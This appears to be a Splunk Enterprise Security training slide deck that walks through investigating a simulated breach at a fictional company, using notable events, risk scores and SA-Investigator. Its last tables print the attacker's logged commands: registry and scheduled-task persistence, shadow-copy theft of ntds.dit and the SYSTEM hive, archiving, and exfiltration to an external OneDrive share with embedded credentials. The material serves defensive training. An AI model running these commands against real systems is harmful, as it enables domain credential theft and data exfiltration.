risk_object	risk_object_type	risk_modifiers_over_time	risk_score
31.171.154.114	system		2145
104.238.159.19	system		1125
richards	user		405
96.247.194.3	system		240
31.171.154.114	hash_values		120
31.171.154.114	host_artifacts		120
31.171.154.114	network_artifacts		120
172.16.50.200	system		60
richard@yellowtalon.co	user		25

splunk > turn data into doing

# Quick Search

Run a quick search for *iplocation* from the investigation bar



# Questions?

Exercise #4

# Investigation Workbench

## Timeline tab

Click!

6 out of 6 are selected.  
Clear selected.

All Identities Assets

31.171.154.114

64.72.97.221

richards

rschlitzer frothlyrschlitzer rschlitzer@froth.ly richard.schlitzer azuread@richardschlit... richard@yellowtalon.... richard schlitzer

172.16.50.200

96.247.194.3

104.238.159.19

Risk Scores

Description

All Time

risk_object	risk_object_type
31.171.154.114	system
104.238.159.19	system
richards	user
96.247.194.3	system
31.171.154.114	hash_values
31.171.154.114	host_artifacts
31.171.154.114	network_artifacts
172.16.50.200	system
richard@yellowtalon.co	user

Quick Search

| makeresults | eval src\_ip="104.238.159.19" | iplocation src\_ip

Last 24 hours

City	Country	Region	_time	lat	lon	src_ip
Frankfurt am Main	Germany	Hesse	2022-08-13 02:47:12	50.11	8.715	104.238.159.19

14m ago

Risk Modifiers Over Time

Score

# Investigation Timeline

## List View

Suspicious login for richards  
Investigating using suggested Next Steps  
< Back to investigations

Created August 3, 2022 8:33 PM  
Last Modified August 7, 2022 2:27 PM  
Status In Progress

Workbench Timeline Summary

Slide View List View Type: All Filter

2:00 AM August 28, 2020

**Notable Event: Geographically Improbable Access Detected For richards**

Action ▾

Overview Details

Urgency critical  
Status New  
Owner unassigned

Description Login attempts for richards from geographically distant locations (Tirana, Henderson) have been detected. This is an indication of potentially malicious or unauthorized access at temps.

Event Details

event_id	892F1307-1DF0-4CE3-AFF9-4F996FBEAE48@@notable@@c62f266dc5c5cef32464295881ca93b1
event_hash	c62f266dc5c5cef32464295881ca93b1
eventtype	modnotable_results, notable

# Edit a Note

Quick Search Run

Suspicious login for richards  
Investigating using suggested Next Steps

[Back to investigations](#)

Created August 3, 2022 8:33 PM  
Last Modified August 7, 2022 2:27 PM  
Status In Progress

[Edit](#) [Open](#) [Delete](#)


Workbench **Timeline** Summary

Slide View List View Type: All Filter Action 0 selected

	Title	Type	Actions
<input type="checkbox"/>	August 28, 2020 2:00 AM Notable Event: Geographically Improbable Access Detected For richards	Notable Event	<a href="#">Edit Entry</a> <a href="#">Delete</a> <a href="#">Open in Incident Review</a>
<input type="checkbox"/>	August 6, 2022 8:10 AM Draft: /etc/passwd file in Web logs	Note	<a href="#">Edit Entry</a> <a href="#">Delete Entry</a>
<input type="checkbox"/>	August 7, 2022 2:26 PM Quick Search Run	Search String	<a href="#">Edit Entry</a> <a href="#">Delete Entry</a> <a href="#">Run Search</a>

Click!

# Change the title of an entry



Time	Title	Type	Actions
August 28, 2020 2:00 AM	Notable Event: Geographically Improbable Access Detected For richards	Notable Event	Edit Entry   Delete Entry   Open in Incident Review
August 6, 2022 8:10 AM	Draft: /etc/passwd file in Web logs	Note	Edit Entry   Delete Entry
August 7, 2022 2:26 PM	Quick Search Run: 104.238.159.19 authenticating from Frankfurt Am Main, Germany	Search String	Edit Entry   Delete Entry   Run Search

# Return to Workbench

Click!

The screenshot shows the Splunk Workbench interface. At the top, there is a navigation bar with tabs: 'Workbench' (highlighted with a pink box), 'Timeline', and 'Summary'. Below the navigation bar are buttons for 'Slide View', 'List View', 'Type: All', 'Filter', and a search bar. To the right of the search bar are 'Action' and '0 selected' buttons. The main area displays a list of three events:

	Title	Type	Actions
<input type="checkbox"/>	> August 28, 2020 2:00 AM Notable Event: Geographically Improbable Access Detected For richards	Notable Event	Edit Entry   Delete Entry   Open in Incident Review
<input type="checkbox"/>	> August 6, 2022 8:10 AM Draft: /etc/passwd file in Web logs	Note	Edit Entry   Delete Entry
<input type="checkbox"/>	> August 7, 2022 2:26 PM Quick Search Run: 104.238.159.19 authenticating from Frankfurt Am Main, Germany	Search String	Edit Entry   Delete Entry   Run Search

# Exercise #5 – Investigate additional identity artifacts

[https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench  
#Add\\_artifacts\\_from\\_a\\_workbench\\_panel](https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench#Add_artifacts_from_a_workbench_panel)



Add users/identities (e.g., abluebird@froth.ly, abungstein@froth.ly) from the **Excessive Failed Logins** notable event as artifacts and explore them:

- Look for related identities with **Expand Artifact**

**NOTE:** Not all of the identities will return correlated artifacts.

Explore the **Notable Events** across these additional identity artifacts

Has one of our critical business systems been compromised?!?

# Investigation Management

**Click!**

1

The screenshot shows the Splunk Investigation Management interface. On the left, there's a sidebar titled "Artifacts" with sections for "All", "Identities", and "Assets". Below this are two main panels: "Risk Scores" and "Notable Events".

**Risk Scores:** This panel displays risk scores for various objects over time. The table includes columns for risk\_object, risk\_object\_type, risk\_modifiers\_over\_time, and risk\_score. One row for "richards" has a risk score of 2145, highlighted with a red background.

risk_object	risk_object_type	risk_modifiers_over_time	risk_score
31.171.154.114	hash_values		120
31.171.154.114	host_artifacts		120
31.171.154.114	network_artifacts		120
31.171.154.114	system		2145
96.247.194.3	system		240
richard@yellowtalon.co	user		25
richards	user		405

**Notable Events:** This panel lists events with columns for \_time, src, dest, user, and rule\_name. One event from 2020-08-28 at 02:00:00 from source 31.171.154.114 to destination 64.72.97.221 is associated with user "richards" and rule "Geographic".

_time	src	dest	user	rule_name
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geographic
2020-08-18 21:00:00	96.247.194.3	windows.azure.active.directory	abluebird@froth.ly abungstein@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppye@froth.ly jwortsoski@froth.ly ktanninsky@froth.ly nkraeusen@froth.ly	Excessive

2

**Click!**

# Add artifacts

Add all 14 artifacts



Click!

1

2

Click!

3

Artifacts

17 out of 18 are selected. Clear selector Select all!

Filter artifacts

All Identities Assets

64.72.97.221

31.171.154.114

richards

rschiltzer

frothly@rschiltzer

rschiltzer@froth.ly

richard.schiltzer

azuread@richardschilt...

richard@yellowtalon....

richard

schiltzer

96.247.194.3

abluebird@froth.ly

abungstein@froth.ly

abungstein

frothly@abungstein

azuread@abungstein

+ Add Artifact

Explore

Risk Scores

Gain context into the investigated artifacts associated with this investigation.

Risk Scores

Description

All Time

risk_object	risk_object_type	risk_modifiers_over_time	risk_score
31.171.154.114	hash_values	↑↑↑	120
31.171.154.114	host_artifacts	↑↑↑	120
31.171.154.114	network_artifacts	↑↑↑	120
31.171.154.114	system	↑↑↑	2145
96.247.194.3	system	↑↑↑	240
bstoll	user	↑↑↑	300
grace	user	↑↑↑	225
richard@yellowtalon.co	user	↑↑↑	25

Notable Events

Description

_time	src	dest	user	rule_name
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geogra
	96.247.194.3	windows.azure.active.directory	abuebird@froth.ly abungstein@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly	Excess

IDS Alerts

Description

No results found.

System Vulnerabilities

Description

No results found.

Notable Events										
> Description										
_time	src	dest	user	rule_name	severity	urgency	security_domain	status_label	owner	
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat Activity Detected	low	low	threat	New	unassigned	
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geographically Improbable Access Detected - PRD	critical	critical	access	New	unassigned	
2020-08-18 21:00:00	96.247.194.3	windows.azure.active.directory	abuebird@froth.ly abungstein@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghappy@froth.ly jwortsaki@froth.ly ktanninsky@froth.ly mkraeulen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned	
2020-08-18 21:00:00	96.247.194.3	00000002-0000-0000-c000-000000000000	abuebird@froth.ly abungstein@froth.ly agradyl@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghappy@froth.ly jwortsaki@froth.ly ktanninsky@froth.ly mkraeulen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned	
2020-08-18 20:00:16	labrador.froth.ly	pcerf	ESCU - Creation of Shadow Copy - Rule	high	high	endpoint	New	unassigned		
2020-08-18 19:35:00	labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned		
2020-08-18 19:35:00	labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned		
2020-08-18 19:38:00	labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned		

New finding?  
Let's explore!

labrador.froth.ly

Add Artifacts

Add artifact Add multiple artifacts

Artifact labrador.froth.ly

Type Asset

Description New finding. 1

Labels Type a label

Correlated Artifacts 2

- Expand artifact Click!
- 192.168.70.150
- labrador

Cancel 3 Add to Scope

# Any other notables for labrador?

Notable Events										
> Description										
_time	src	dest	user	rule_name	severity	urgency	security_domain	status_label	owner	savedsearch_des
2020-08-18 22:00:00	192.168.70.150	152.195.19.97		Large Volume Web Traffic To Single URL	medium	medium	network	New	unassigned	Generate an alert
2020-08-18 20:00:16		labrador.froth.ly	pcerf	ESCU - Creation of Shadow Copy - Rule	high	high	endpoint	New	unassigned	Monitor for significant changes in shadow copy usage
2020-08-18 19:35:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the security information and event management system
2020-08-18 19:35:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the security information and event management system
2020-08-18 19:30:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the security information and event management system
2020-08-18 19:30:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the security information and event management system
2020-08-18 19:30:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the security information and event management system
2020-08-18 19:30:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the security information and event management system
2020-08-18 19:10:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the security information and event management system
2020-08-18 19:00:00		labrador.froth.ly	unknown	Monitor Registry Autoruns	low	medium	endpoint	New	unassigned	Generated by the security information and event management system

# Notable Events for labrador

## Incident Review

The screenshot shows the Splunk Enterprise Security interface. At the top, there is an 'Asset Information' panel displaying details for the IP address 192.168.70.150. Below it is the main navigation bar with 'Incident Review' selected. The main search bar contains the query 'labrador\* OR 192.168.70.150'. A large callout box labeled 'Click!' points to the search bar. Another callout box labeled 'Click!' points to the 'Submit' button in the bottom right corner of the search bar area. A third callout box labeled 'Click!' points to the 'Incident Review' link in the navigation bar. The bottom section displays a table titled '9 Notables' with 9 rows of event data.

	Urgency	Time	Security Domain	Title	Risk Events	Status	Owner	Actions
<input type="checkbox"/>	> ▲ Medium	Tue, Aug 18, 2020 10:00 PM	Network	Large Volume of Outbound Web Traffic from 192.168.70.150	--	New	unassigned	▼
<input type="checkbox"/>	> ▲ High	Tue, Aug 18, 2020 8:00 PM	Endpoint	Creation of Shadow Copy	--	New	unassigned	▼
<input type="checkbox"/>	> ▲ Medium	Tue, Aug 18, 2020 7:35 PM	Endpoint	Remote PowerShell Launches Detected by pcerf	--	New	unassigned	▼
<input type="checkbox"/>	> ▲ Medium	Tue, Aug 18, 2020 7:35 PM	Endpoint	Remote PowerShell Launches Detected by pcerf	--	New	unassigned	▼
<input type="checkbox"/>	> ▲ Medium	Tue, Aug 18, 2020 7:30 PM	Endpoint	Remote PowerShell Launches Detected by pcerf	--	New	unassigned	▼
<input type="checkbox"/>	> ▲ Medium	Tue, Aug 18, 2020 7:30 PM	Endpoint	Remote PowerShell Launches Detected by pcerf	--	New	unassigned	▼
<input type="checkbox"/>	> ▲ Medium	Tue, Aug 18, 2020 7:10 PM	Endpoint	Remote PowerShell Launches Detected by pcerf	--	New	unassigned	▼
<input type="checkbox"/>	> ▲ Medium	Tue, Aug 18, 2020 7:00 PM	Endpoint	Registry Autorun Added to labrador.froth.ly	--	New	unassigned	▼


# Questions?

Exercise #5

# What have we learned?

Step 4: Investigate the user account

- ▶ **Excessive Failed Logins** from **96.247.194.3**, indicating a possible brute force attack
- ▶ **104.238.159.19** authenticating from **Frankfurt Am Main, Germany**
- ▶ User **pcerf** involved in the Excessive Failed Logins notable event
  - pcerf executing PowerShell on host labrador
  - pcerf creating Shadow copies on host labrador
- ▶ Host **labrador** is a **domain controller**
  - Creation of Shadow Copy
  - Remote PowerShell Launches
  - Large Volume of Outbound Web Traffic
  - Registry Autorun Added



## MITRE ATT&CK Mapping

[T1110](#): Brute Force

[T1078](#): Valid Accounts

[T1547](#): Boot or Logon Autostart Execution

[T1059.001](#): Command and Scripting Interpreter: PowerShell

[T1490](#): Inhibit System Recovery



# Enterprise Security After an Incident

SA-Investigator for Enterprise Security

<https://splunkbase.splunk.com/app/3749>

**splunk**® turn data into doing®

# Quick Introduction to Less Familiar Data Sources

Enterprise Security after an Incident

## Splunk Stream

Captured off the wire via listener

Protocol level awareness

- HTTP, DNS, FTP, SMTP, TCP, IP and many more

Similar to Zeek (Bro)

Stream is used to see TLS/SSL certificates being used in communication between systems

- SSL Subject and MD5 Hashes

## Microsoft Sysmon

Installed on Windows Systems (now Linux too!)

Logs network connections, process starts and more

Not a prevention solution but very useful for detection

Logs based on a configuration pushed to the host

- Swift on Security is a great place to start
  - <https://github.com/SwiftOnSecurity/sysmon-config>

Visibility into commands issued

- CommandLine and ParentCommandLine

# Link to a filtered view of Incident Review

[https://docs.splunk.com/Documentation/ES/latest/Admin/Customizemenubar#Add\\_a\\_link\\_to\\_a\\_filtered\\_view\\_of\\_Incident\\_Review](https://docs.splunk.com/Documentation/ES/latest/Admin/Customizemenubar#Add_a_link_to_a_filtered_view_of_Incident_Review)

The screenshot shows the Splunk Enterprise Security interface. At the top, there is a navigation bar with links like 'Incident Review', 'Intelligence', 'Security Domains', 'Search', 'Configure', 'Use Case Library', and 'SA-Investigator'. A yellow banner on the left says 'Investigation Management'. On the right, it says 'Enterprise Security' with a lock icon.

In the main area, there is a search bar with placeholder text 'Search...' and a magnifying glass icon. Below the search bar are several filter buttons: 'Add tags...', 'Critical, H... (2)', 'New', '(1)', 'unassigned (1)', 'Endpoint (1)', 'Select...', 'Correlation S...', 'Select...', 'Time', 'Between ...', and 'Clear all'. To the right of these is a green 'Submit' button.

Below the filters, there is a section titled 'Applied filters' with a pink border. It contains the following filters: 'Urgency: Critical X', 'High X', 'Status: New X', 'Owner: unassigned X', 'Domain: Endpoint X', and 'Time Range: Aug 17, 2020 6:00 PM – Aug 18, 2022 6:00 PM'. To the right of this section is a black arrow pointing to the text 'Applied filters'.

At the bottom of the interface, there is a table with one row of data. The columns are: 'Urgency' (High), 'Time' (Tue, Aug 18, 2020 8:00 PM), 'Security Domain' (Endpoint), 'Title' (Creation of Shadow Copy), 'Risk Events' (--), 'Status' (New), 'Owner' (unassigned), and 'Actions' (dropdown menu).

# Creation of Shadow Copy

Notable event

Incident Review

Urgency Status Owner Domain

Informational  
Low  
Medium  
High  
Critical

New other (13)

Administrator unassigned

Access Endpoint Network Threat Identity Audit

Search...

Saved filters Tag Urgency Status Owner Security Domain Type Search Type Time or Associations

Unassigned ... Add tags... High, Crit... (2) New (1) unassigned (1) Endpoint (1) Select... Correlation S... Select... Time Between ...

Save new filters Update Clear all Submit Urgency: High Critical Status: New Owner: unassigned Domain: Endpoint Time Range: Aug 17, 2020 8:00 PM – Aug 18, 2020 8:00 PM

1 Notables Unselect all | Edit Selected | Edit All Matching Events (1) | Add Selected to Investigation 20 per page Refresh

<input type="checkbox"/>	<input type="checkbox"/>	Urgency	Time	Security Domain	Title	Status	Owner	Actions
<input type="checkbox"/>	<input checked="" type="checkbox"/>	High	Tue, Aug 18, 2020 8:00 PM	Endpoint	Creation of Shadow Copy	New	unassigned	<input type="button" value=""/>

Click!

The screenshot shows the Splunk Incident Review interface. At the top, there are four donut charts representing Urgency (yellow), Status (red), Owner (orange), and Domain (blue). Below the charts are search and filter controls. The main area displays a single notable event with the title 'Creation of Shadow Copy'. A callout arrow points to the 'Actions' column of the event table, which contains a button labeled 'Click!'. The event details include: Urgency: High, Time: Tue, Aug 18, 2020 8:00 PM, Security Domain: Endpoint, Title: Creation of Shadow Copy, Status: New, Owner: unassigned, and an Actions button.

The screenshot shows the Splunk Investigation Management interface. On the left, a yellow diagonal banner reads "Investigation Management". The main area displays a Notable Event details page. The event title is "Creation of Shadow Copy". The event was created on "Tue, Aug 18, 2020 8:00 PM" by "Endpoint". The status is "New" and the owner is "unassigned".

**Description:**  
Monitor for signs that Vssadmin or Wmic has been used to create a shadow copy.

**Additional Fields:**

Value	Action
ATT&CK Tactic	credential-access
ATT&CK Tactic ID	TA0006
ATT&CK Technique	NTDS
ATT&CK Technique ID	T1003.003
Mitre URL	<a href="https://attack.mitre.org/techniques/T1003/003">https://attack.mitre.org/techniques/T1003/003</a>
Destination	labrador.froth.ly
Destination Business Unit	thirstyberner
Destination Category	windows
Destination City	server
Destination Country	ad
Destination DNS	san francisco
Destination IP Address	us
Destination Expected	labrador
Destination NT Hostname	true
Destination Owner	peat cerf
Destination PCI Domain	untrust
Destination Should Time Synchronize	true
First Time Seen	2020-08-18T20:00:16
Last Time Seen	2020-08-18T20:00:16
Parent Process	C:\Windows\System32\spoolsv.exe
Parent Process Exec	spoolsv.exe
Parent Process ID	1064
Process	"vssadmin" create shadow /for:C:
Process ID	3236
Process Name	vssadmin.exe
User	pcerf
User Business Unit	americas
User Category	technical
User Email	pcerf@froth.ly
User First Name	peat
User Identity	frothly pcerf pcerf@froth.ly pcerf pcerf azuread pcerf

**Related Investigations:**  
Currently not investigated.

**Correlation Search:**  
[ESCU - Creation of Shadow Copy - Rule](#)

**History:**  
[View all review activity for this Notable Event](#)

**Contributing Events:**  
[View All Shadow Copy Events](#)

**Adaptive Responses:**

Mode	Time	User	Status
Notable	saved	2022-01-05T16:30:08+0000	admin ✓ success

**Next Steps:**

No next steps defined.

A black callout box with the text "Click!" points to the "Contributing Events" link.

# View All Shadow Copy Events

Contributing events

The screenshot shows a Splunk search interface with the following details:

Search bar query: sourcetype=xmlwineventlog EventCode=1 (process\_name=ntdsutil.exe process==ntds\*) OR (process\_name=vssadmin.exe process==shadow\*) OR (process\_name=wmic.exe process==shadowcopy\*) earliest\_time=1597780800 latest\_time=1597781700 | table \_time process process\_exec process\_current\_directory process\_id dest parent\_process parent\_exec parent\_process\_id User | sort \_time

Results summary: 2 events (8/18/20 8:00:00.000 PM to 8/18/20 8:15:00.000 PM) No Event Sampling

Statistics (2) tab is selected.

_time	process	process_exec	process_current_directory	process_id	dest	parent_process	parent_exec	parent_process_id	User
2020-08-18 20:00:16	"vssadmin" create shadow /for=C:	vssadmin.exe	c:\files\docs\	3236	labrador.froth.ly	C:/Windows/System32/spoolsv.exe	spoolsv.exe	1064	FROTHLY\pcerf
2020-08-18 20:02:52	"vssadmin" delete shadows /shadow=(a9c8b97e-1f72-459f-b325-7e6941d225f8) /Quiet	vssadmin.exe	c:\files\docs\	4544	labrador.froth.ly	C:/Windows/System32/spoolsv.exe	spoolsv.exe	1064	FROTHLY\pcerf

First Time Seen	2020-08-18T20:00:16
Last Time Seen	2020-08-18T20:00:16
Parent Process	C:/Windows/System32/spoolsv.exe
Parent Process Exec	spoolsv.exe
Parent Process ID	1064
Process	"vssadmin" create shadow /for
Process ID	3236
Process Name	vssadmin.exe
User	pcerf
User Business Unit	americas
User Category	technical
User Email	pcerf@froth.ly
User First Name	peat
User Identity	frothly\pcerf

Click!

1

Edit Tags

Investigate File/Process Artifacts

2

Click!

# Investigate File/Process Artifacts

spoolsv.exe

Investigate File/Process Artifacts

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name	Destination Host	User	Index	Time	Submit	Hide Filters
spoolsv.exe	*	*	main x	All time		

Details    Endpoint    Malware    Email    Threat Indicators    Web    Windows Process Starts (Event Code 4688)    Search

File by sourcetype and source

sourcetype	source	count
Xm1WinEventLog	Xm1WinEventLog:Security	480
Xm1WinEventLog	WinEventLog:Microsoft-Windows-Sysmon/Operational	381
xm1wineventlog	WinEventLog:Microsoft-Windows-Sysmon/Operational	53

File by dest

dest	count
pcerf-l.froth.ly	426
MKRAEUSEN-D.froth.ly	300
labrador.froth.ly	31
ghappy-l.froth.ly	27
mvalitus-l.froth.ly	22
bstoll-l.froth.ly	15
ktanninsky-l.froth.ly	14
rschlitzer-d.froth.ly	8
abungstein-l.froth.ly	7
fyodor-l.froth.ly	6

File Hashes - Requires Endpoint Datamodel

type	hash
MD5	94170797D822CD195F8F92DA90EF082F
SHA256	F45CA80E151494A73940CD1958EE94C0B83FE3F7B9E281FA1E626E71FF6C2604
IMPHASH	3988F13E6362FF821A5A7A58C7C88A99
MD5	A1C33864EE3B3D3CAF5A463CFCA39EF
SHA256	B70062FADF850D9CB404963E8E9048BE670621EAC8E02561943430E4E17DE86B
IMPHASH	73C6E22E27C816F68B618E9C1CEA622

Notable Events - All Time

_time	src	dest	rule_name	urgency	status_description	notable_link
2020-08-18 20:00:16		labrador.froth.ly	ESCU - Creation of Shadow Copy - Rule	high	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE48@notable@0f96b1d6667135bd36754ea2c01d4281e

# SA-Investigator Exercise #1 – Search and Explore

SA-Investigator dashboards



SA-Investigator has multiple views. Using the processes, IPs and hosts we have talked about so far, explore these dashboards!

A screenshot of the SA-Investigator interface. At the top, there's a dark header bar with 'Use Case Library' and 'SA-Investigator' (with a dropdown arrow). Below the header, a sidebar shows 'Available' and 'Hidden' sections. A dropdown menu is open under 'SA-Investigator', listing several options: 'Investigate Asset Artifacts' (which is checked with a blue outline), 'Investigate File/Process Artifacts', 'Investigate Hashes', 'Investigate Identity Artifacts', and 'Hunting Indicators'.

- ✓ Investigate Asset Artifacts
- Investigate File/Process Artifacts
- Investigate Hashes
- Investigate Identity Artifacts
- Hunting Indicators

# Questions?

SA-Investigator Exercise #1

# Let's focus our search

Events that reference spoolsv.exe on August 18 2020

Investigate File/Process Artifacts

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name: spoolsv.exe    Destination Host: \*    User: \*

Index: main    Time: All time    Submit

1 Click!

2 Click!

3 Click!

File by sourcetype and source

sourcetype	source	count	dest
XmlWinEventLog	XmlWinEventLog:Security	480	pcerf-1.froth.ly
XmlWinEventLog	WinEventLog:Microsoft-Windows-Sysmon/Operational	381	MKRAEUSEN-D.froth.ly
xmlwineventlog	WinEventLog:Microsoft-Windows-Sysmon/Operational	53	labrador.froth.ly
	ghostpy-1.froth.ly		
	mvalitus-1.froth.ly		
	bstoll-1.froth.ly		
	ktanninsky-1.froth.ly		
	rschlitzer-d.froth.ly		
	abungstein-1.froth.ly		
	fyodor-1.froth.ly		

File by dest

Date & Time Range

Between: 8/18/2020 18:00:00.000 and 8/18/2020 21:00:00.000

HH:MM:SS.SSS      HH:MM:SS.SSS

Apply

point Datamodel

Notable Events - All Time

_time	src	dest	rule_name	urgency	status_description	notable_link
2020-08-18 20:00:16	labrador.froth.ly		ESCU - Creation of Shadow Copy - Rule	high	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE48@notable@f96b1d6667135bd36754ea2c01d4281e

Investigate File/Process Artifacts

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name: spools.exe User: \* Index: main X Time: 6:00 PM to 9:00 PM, Aug 1... Submit Hide Filters

Details Endpoint Malware Email Threat Indicators Web Windows Process Starts (Event Code 4688) Search

Click!

Process by User

Process by System

Endpoint Process Details

Destination Host Filter: \* User Filter: \* Filter Unknown Processes?  Hide Unknown Filter Unknown Parent Processes?  Hide Unknown

Click on process\_name to drill to events on host, dest to pivot and investigate assets, user to pivot and investigate identities

_time	process_name	process	parent_process	user	dest	vendor_product	count
2020-08-18 19:55:29	spools.exe	C:/Windows/System32/spools.exe	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	Microsoft Sysmon	2
2020-08-18 19:55:34	spools.exe	unknown	unknown	unknown	unknown	Microsoft Sysmon	2
2020-08-18 19:58:26	spools.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:09:16	spools.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:10:09	spools.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1

**Endpoint Process Details**

Destination Host Filter	User Filter	Filter Unknown Processes?	Filter Unknown Parent Processes?
*	*	<input type="checkbox"/> Hide Unknown	<input type="checkbox"/> Hide Unknown

Click on process\_name to drill to events on host, dest to pivot and investigate assets, user to pivot and investigate identities

_time	process_name	process	parent_process	user	dest	vendor_product	count
2020-08-18 19:55:29	spoolsv.exe	C:/Windows/System32/spoolsv.exe	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	Microsoft Sysmon	2
2020-08-18 19:55:34	spoolsv.exe	unknown	unknown	unknown	unknown	Microsoft Sysmon	2
2020-08-18 19:58:26	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:09:16	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:10:09	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:16:35	spoolsv.exe	unknown	unknown	unknown	unknown	Microsoft Sysmon	3
2020-08-18 20:22:08	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:25:58	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1

**Endpoint Parent Process Details**

Destination Host Filter	User Filter
*	*

Click on process\_name to investigate process

_time	process_name	process	parent_process	user
2020-08-18 19:57:17	reg.exe	"reg" add hklm\software\microsoft\windows\currentversion\run /v SystemHealth /t REG_SZ /d "wscript C:\Users\pcerf\appData\Local\Microsoft\Cache\node.js"	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 19:58:09	schtasks.exe	"SCHTASKS" /CREATE /SC MONTHLY /TN "\Microsoft\Windows\Chkdsk\MonthlyScan" /TR "wscript C:\Users\pcerf\appData\Local\Microsoft\Cache\node.js" /ST 22:47 /RU SYSTEM	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 20:00:16	vssadmin.exe	"vssadmin" create shadow /for=C:	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 20:01:07	cmd.exe	"cmd.exe" /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\windows\ntds\ntds.dit c:\files\docs\ntds.dit	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 20:01:59	cmd.exe	"cmd.exe" /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\windows\system32\config\SYSTEM c:\files\docs\SYSTEM	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 20:02:52	vssadmin.exe	"vssadmin" delete shadow /shadow=(a9c8b97e-1f72-459f-b325-7e6941d225f8) /quiet	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 20:04:54	zip.exe	"c:\windows\syswow64\zip" a -r -hpaaa -m5 -v38m c:\users\pcerf\Downloads\schatz c:\files\recipes\* c:\files\docs\*	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 20:12:14	net.exe	"net" use z: https://d.docs.live.net/751138A05E3ABBB /user:harborhefeweizen@gmail.com smokingribs#33	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 20:14:18	cmd.exe	"cmd.exe" /c copy "c:\users\pcerf\Downloads\*.txt" "z:"	C:/Windows/System32/spoolsv.exe	pcerf
2020-08-18 20:16:22	cmd.exe	"cmd.exe" /c copy "c:\users\pcerf\Downloads\mvuser.rar" "z:"	C:/Windows/System32/spoolsv.exe	pcerf

# Filter unknown processes

